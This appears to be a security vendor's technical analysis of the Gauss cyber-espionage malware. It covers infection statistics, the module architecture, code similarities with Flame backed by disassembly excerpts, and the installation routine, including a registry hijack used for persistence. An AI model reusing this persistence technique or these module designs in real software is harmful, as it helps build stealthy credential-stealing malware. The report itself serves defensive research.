Gauss:
Abnormal Distribution

Kaspersky Lab Global Research and Analysis Team

Contents

Introduction

While analyzing the Flame malware that we detected in May 2012, Kaspersky Lab experts identified some distinguishing features of Flame's modules. Based on those features, we discovered that in 2009, the first variant of the Stuxnet worm included a module that was created based on the Flame platform. This indicates that there was some form of collaboration between the groups that developed the Flame and Tilded (Stuxnet/Duqu) platforms.

Based on the results of a detailed analysis of Flame, we continued to actively search for new, unknown components. A more in-depth analysis conducted in June 2012 resulted in the discovery of a new, previously unknown malware platform that uses a modular structure resembling that of Flame, a similar code base and system for communicating to C&C servers, as well as numerous other similarities to Flame.

In our opinion, all of this clearly indicates that the new platform which we discovered and which we called "Gauss," is another example of a cyber-espionage toolkit based on the Flame platform.

Gauss is a project developed in 2011-2012 along the same lines as the Flame project. The malware has been actively distributed in the Middle East for at least the past 10 months. The largest number of Gauss infections has been recorded in Lebanon, in contrast to Flame, which spread primarily in Iran.

Functionally, Gauss is designed to collect as much information about infected systems as possible, as well as to steal credentials for various banking systems and social network, email and IM accounts. The Gauss code includes commands to intercept data required to work with several Lebanese banks – for instance, Bank of Beirut, Byblos Bank, and Fransabank.

Curiously, several Gauss modules are named after famous mathematicians. The platform includes modules that go by the names "Gauss", "Lagrange", "Godel", "Tailor", "Kurt" (in an apparent reference to Godel). The Gauss module is responsible for collecting the most critical information, which is why we decided to name the entire toolkit after it.

Gauss is a much more widespread threat than Flame. However, we have found no self-replication functionality in the modules that we have seen to date, which leaves open the question of its original attack vector.

Executive Summary

The first known Gauss infections date back to September-October 2011. During that period, the Gauss authors modified different modules multiple times. They also changed command server addresses. In the middle of July 2012, when we had already discovered Gauss and were studying it, the command servers went offline.

Gauss is designed to collect information and send the data collected to its command-and-control servers. Information is collected using various modules, each of which has its own unique functionality:


- Injecting its own modules into different browsers in order to intercept user sessions and steal passwords, cookies and browser history.
- Collecting information about the computer's network connections.
- Collecting information about processes and folders.
- Collecting information about BIOS, CMOS RAM.
- Collecting information about local, network and removable drives.
- Infecting USB drives with a spy module in order to steal information from other computers.
- Installing the custom Palida Narrow font (purpose unknown).
- Ensuring the entire toolkit's loading and operation.
- Interacting with the command and control server, sending the information collected to it, downloading additional modules.

The spy module that works on USB drives uses an .LNK exploit for the CVE-2010-2568 (**http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2568**) vulnerability. The exploit is similar to the one used in the Stuxnet worm, but it is more effective. The module masks the Trojan's files on the USB drive without using a driver. It does not infect the system: information is extracted from it using a spy module (32- or 64-bit) and saved on the USB drive.

Infection stats

We began our investigation into Gauss in early June 2012. Based on data obtained through the Kaspersky Security Network, we noticed right away that the Trojan appeared to be widely distributed in three particular countries in the Middle East.

Further observation later confirmed this three-country concentration. As of 31 July 2012, we've counted around 2500 unique PCs on which files from the Gauss collection have been found.



Most infected countries

The highest number of infections is recorded in Lebanon, with more than 1600 computers affected. The Gauss code (winshell.ocx) contains direct commands to intercept data required to work with Lebanese banks – including the Bank of Beirut, Byblos Bank and Fransabank.


In Israel and the Palestinian Territory, 750 incidents have been recorded.

	Unique users
Lebanon	1660
Israel	483
Palestinian Territory	261
United States	43
United Arab Emirates	11
Germany	5
Egypt	4
Qatar	4
Jordan	4
Saudi Arabia	4
Syria	4

Top 10 infected countries

As can be seen in the above table, with the exceptions of the USA and Germany, all incidents took place in the Middle East. However, we believe that in the majority of cases linked to the USA and Germany the affected users were actually in the Middle East too - using VPNs (or the Tor anonymity network).

In all, we've recorded incidents in 25 countries around the world; however, in all the countries outside the top 10 only one or two incidents have been recorded:



Regarding the spreading mechanism used by Gauss, the obtained data leave us with more questions unanswered than solved. The overall number of infections (around 2500) that we've detected could in reality just be a small portion of tens of thousands of infections, since our statistics only cover users of Kaspersky Lab products.

When we compare the number of Gauss infections with those of other programs discovered earlier that have either common components or structures, we get the following figures:

Name	Incidents (KL stats)	Incidents (approx.)
Stuxnet	More than 100 000	More than 300 000
Gauss	~ 2500	?
Flame	~ 700	~5000-6000
Duqu	~20	~50-60

Gauss has been spreading in the region for at least 10 months, in the course of which it has infected thousands of systems. On one hand, this is an uncharacteristically high number for targeted attacks similar to Duqu (it's possible that such a high number of incidents is due to the presence of a worm in one of the Gauss modules that we still don't know about). However, the infections have been predominantly within the boundaries of a rather small geographical region. If the malware had the ability to spread indiscriminately – for example, on USB sticks as was the case with Stuxnet – infections would have been detected in much greater numbers in other countries.

Operating System Statistics

Gauss was designed for 32-bit versions of the Windows operating system. Some of the modules do not work under Windows 7 SP1.

OS	% from total
Windows 7	34.87
XP Professional SP2	26.40
XP Professional SP3	17.92
Windows 7 SP1	10.77
Windows 7 Home	2.15
Vista Home SP1	1.71
Vista Home	1.22
Windows 7 Home SP1	0.88
Vista Home SP2	0.83
Vista	0.64
Vista SP2	0.39
XP Home Edition	0.39
Vista SP1	0.34
Other	1.47

There is a separate spy module that operates on USB drives (see description of dskapi.ocx) and is designed to collect information from 64-bit systems.

Architecture

Gauss is a modular system. The number and combination of modules may change from one infected system to another. In the course of our research, we discovered the following modules:

Module name	Location	Description
Cosmos	%system32%\devwiz.ocx	Collects information about CMOS, BIOS
Kurt, Godel	%system32%\dskapi.ocx	Infects USB drives with data-stealing module
Tailor	%system32%\lanhlp32.ocx	Collects information about network interfaces
McDomain	%system32%\mcdmn.ocx	Collects information about user's domain
UsbDir	%system32%\smdk.ocx	Collects information about computer's drives
Lagrange	%system32%\windig.ocx	Installs a custom "Palida Narrow" font
Gauss	%system32%\winshell.ocx	Installs browser plugins that collect passwords and cookies
ShellHW	%system32%\wbem\wmiqry32.ocx %system32%\wbem\wmihlp32.ocx	Main loader and communication module

The configuration of a specific combination of modules for each system is described in a special registry key. This technique, as well as the configuration structure itself, is similar to that used in Stuxnet/Duqu (storing of the configuration in the Windows registry) and Flame (configuration structure). Flame stores its configuration in the main module (mssecmgr.ocx).

We created a special detection routine which helped us to discover various Gauss configurations based on registry settings on infected machines. We detected about 1700 such configurations in total, which revealed a picture of modules propagation:


Module	Number of PC with the module (defined in config)
UsbDir	1655
Godel	1220
Gauss	858
Gauss_1.1	510
Kurt (aka Godel)	433
Gauss 1.0.8	318
Tailor	28
McDomain 1.2	5
Cosmos	5
Lagrange	3

You can see three main modules, which are used in most cases – Gauss, Godel and UsbDir.

Some examples of different configs:

Cosmos	Cosmos	Godel	Godel	Gauss
Gauss	Gauss 1.0.8	Gauss 1.0.8	Lagrange	Kurt
McDomain 1.2	Godel		Tailor	UsbDir
UsbDir	McDomain 1.2		UsdDir	
	Tailor			
	UsbDir			

As mentioned above, we have been unable to discover the original infection vector and the dropper file that installs Gauss in the system. In all the systems we have studied, we dealt with a set of modules that was already installed. It is possible that during initial infection, only the ShellHW component is installed, which then installs the other modules.



ShellHW (file name "wmiqry32.dll"/"wmihlp32.dll") is the main component of the malware which ensures that all other Gauss modules are loaded when the malware starts and operate correctly.

Comparison with Flame


As we mentioned above, there are significant similarities in code and architecture between Gauss and Flame. In fact, it is largely due to these similarities that Gauss was discovered. We created the following table for a clearer understanding of these facts and proof of 'kinship' between the two attack platforms:

Feature	Flame	Gauss
Modular architecture	Yes	Yes
Using kernel drivers	No	No
.OCX files extensions	Yes	Yes
Configuration settings	Predefined in main body	Stored in registry
DLL injections	Yes	Yes
Visual C++	Yes	Yes
Encryption methods	XOR	XOR
Using USB as storage	Yes (hub001.dat)	Yes (.thumbs.db)
Embedded LUA scripting	Yes	No
Browser history/cookies stealer	Yes (soapr32/nteps32)	Yes (winshell)
CVE2010-2568 (.LNK exploit)	Yes (target.lnk)	Yes (target.lnk)
C&C communication	https	https
Log files/stolen data stored in %temp%	Yes	Yes
Zlib compression of collected data	Yes	Yes

In addition to the features listed above, there are considerable similarities in the operation of the Flame and Gauss C&C servers. The relevant analysis is provided in the C&C Communication section.


There are more similarities in the code and data of the modules:

- C++ runtime type information (RTTI) structures are encoded to hide the names of the standard library classes. The same encoded names can be found in both Flame and Gauss modules, i.e. the first RTTI structure contains name "AVnxsys_uwip" that most likely belongs to the "AVtype_info" class.



```
.+....d...YCd.......LX.....-s...
`....=..........\...............
N.@....D.......................?AV
nxys_uwip@@...............?AVizq_
ezibc@ikc@@..........?AVqlurhxmn
b@ikc@@.........................
................................
................................
................................
```


rpcns4.ocx Flame module: "Flask"



```
....ti..p4........?AVhpljb@yftnoe
@ikc@@..p4........?AV_Cyyaat@yftn
oe@ikc@@....ti..ti..ti..ti.......
ti.......Copyright (c) 1992-2004
by P.J. Plauger, licensed by Din
kumware, Ltd. ALL RIGHTS RESERVE
D.................ti..p4........?AV
nxys_uwip@@......0..xI..xI..xI..
xI..xI..xI..xI..xI..xI...........
.0..ti..ti.......................
```


winshell.ocx Gauss module: "Gauss"

- Most of Flame and Gauss modules contain dozens of object initialization functions that construct string objects from encrypted data. The layout of these functions is almost identical.



```
Init_EVENTS_10377094 proc near              ; DATA XREF: ...
                push    offset unk_10331CD4 ; EVENTS
                call    GetDecryptedString
                pop     ecx
                push    eax
                mov     ecx, offset EVENTS_10377094
                call    WideStringHolderCtor
                push    offset sub_1020F98E ; void (__cdecl *)()
                call    _atexit
                pop     ecx
                retn
Init_EVENTS_10377094 endp

; =============== S U B R O U T I N E =======================================

Init_OP_ID_103770BC proc near               ; DATA XREF: ...
                push    offset unk_10331D08 ; OP_ID
                call    GetDecryptedString
                pop     ecx
                push    eax
                mov     ecx, offset OP_ID_103770BC
                call    WideStringHolderCtor
                push    offset sub_1020F998 ; void (__cdecl *)()
                call    _atexit
                pop     ecx
                retn
Init_OP_ID_103770BC endp
```


mssecmgr.ocx
Flame main module



```
Init_svchost_exe_10035214 proc near     ; ...
                push    esi
                mov     esi, offset unk_1002D8D8 ; svchost.e
                call    GetDecryptedString
                push    eax             ; wchar_t *
                mov     eax, offset svchost_exe_10035214
                call    StringAssign
                push    offset sub_10025AA8 ; void (__cdecl
                call    _atexit
                pop     ecx
                pop     esi
                retn
Init_svchost_exe_10035214 endp

; =============== S U B R O U T I N E ===========================

Init_ShellHWStop_10035230 proc near     ; ...
                push    esi
                mov     esi, offset unk_1002DC40 ; ShellHWSt
                call    GetDecryptedString
                push    eax             ; wchar_t *
                mov     eax, offset ShellHWStop_10035230
                call    StringAssign
                push    offset sub_10025ABC ; void (__cdecl
                call    _atexit
                pop     ecx
                pop     esi
```


wmiqry32.dll, wmihlp32.dll
Gauss main module

- String decryption routines ("GetDecryptedStrings" used in initialization functions) are very similar, although not identical, because the layout of the structures holding encrypted strings was changed.



```
GetDecryptedString proc near            ; CODE XREF: ...

argPtr          = dword ptr  8

                push    ebp
                mov     ebp, esp
                push    ebx
                push    esi
                push    edi
                mov     eax, eax
                push    ebx
                push    eax
                pop     eax
                pop     ebx
                pusha
                popa
                mov     esi, [ebp+argPtr]
                cmp     word ptr [esi+10h], 0
                jnz     short loc_1000E498
                mov     al, al
                mov     ah, ah
                lea     eax, [esi+14h]
                jmp     short loc_1000E4BB
; ---------------------------------------------------------------------------

loc_1000E498:                           ; CODE XREF: ...
                movzx   edx, word ptr [esi+12h]
                lea     ebx, [esi+14h]
                mov     eax, ebx
                call    DecryptString
                and     word ptr [esi+10h], 0
                cmp     eax, 0
                jz      short loc_1000E4B4
                nop
                mov     edi, edi
                nop

loc_1000E4B4:                           ; CODE XREF: ...
                mov     esi, esi
                mov     eax, ebx

loc_1000E4BB:                           ; CODE XREF: ...
                pop     edi
```

mssecmgr.ocx
Flame main module



```
GetDecryptedString proc near            ; ...
                cmp     byte ptr [esi], 1
                jz      short loc_10013F36
                movzx   eax, byte ptr [esi+2]
                push    edi
                movsx   edi, byte ptr [esi+1]
                shl     edi, 8
                mov     byte ptr [esi], 1
                mov     cl, byte_10034346
                add     edi, eax
                xor     cl, 47h
                xor     eax, eax
                test    edi, edi
                jbe     short loc_10013F31
                push    ebx

loc_10013F16:                           ; ...
                mov     dl, [eax+esi+26h]
                mov     bl, dl
                xor     bl, cl
                mov     [eax+esi+26h], bl
                add     eax, 1
                cmp     eax, edi
                mov     cl, dl
                jb      short loc_10013F16
                pop     ebx
                lea     eax, [esi+26h]
                pop     edi
                retn
; ---------------------------------------------------------------------------

loc_10013F31:                           ; ...
                lea     eax, [esi+26h]
                pop     edi
                retn
```

wmiqry32.dll, wmihlp32.dll
Gauss main module

Wmiqry32/Wmihlp32.dll aka ShellHW

Installed by: Unknown dropper

Operates in two modes: installation and normal operation.

File names	%system32%\wbem\wmiqry32.dll %system32%\wbem\wmihlp32.dll
Some known MD5	C3B8AD4ECA93114947C777B19D3C6059 08D7DDB11E16B86544E0C3E677A60E10 055AE6B8070DF0B3521D78E1B8D2FCE4 FA54A8D31E1434539FBB9A412F4D32FF 01567CA73862056304BB87CBF797B899 23D956C297C67D94F591FCB574D9325F
Image Size	258 048 bytes
Number of resources	7
Resources	121, 131, 141, 151, 161, 171, 181
Date of compilation	Jun 1 2011 Jul 16 2011 Jul 18 2011 Sep 28 2011 Oct 20 2011
Related files	%temp%\~shw.tmp %temp%\~stm.tmp

Installation

The module checks if it was loaded by “lsass.exe” process and, if true, proceeds with the installation.

It writes itself in files: `%system32%\wbem\wmiqry32.dll, %system32%\wbem\wmihlp32.dll` and modifies the system registry to be loaded instead of `%system32%\wbem\wbemsvc.dll` file.

To achieve this, it writes the following registry value:

```
[HKCR\CLSID\{7C857801-7381-11CF-884D-00AA004B2E24}\InProcServer32]
Default = %system32%\wbem\wmihlp32.dll
```

Operation

The module is automatically loaded into processes that use wbemsvc.dll. When loaded in “svchost.exe” that was started with “-k netsvc” parameter, it starts its main thread.

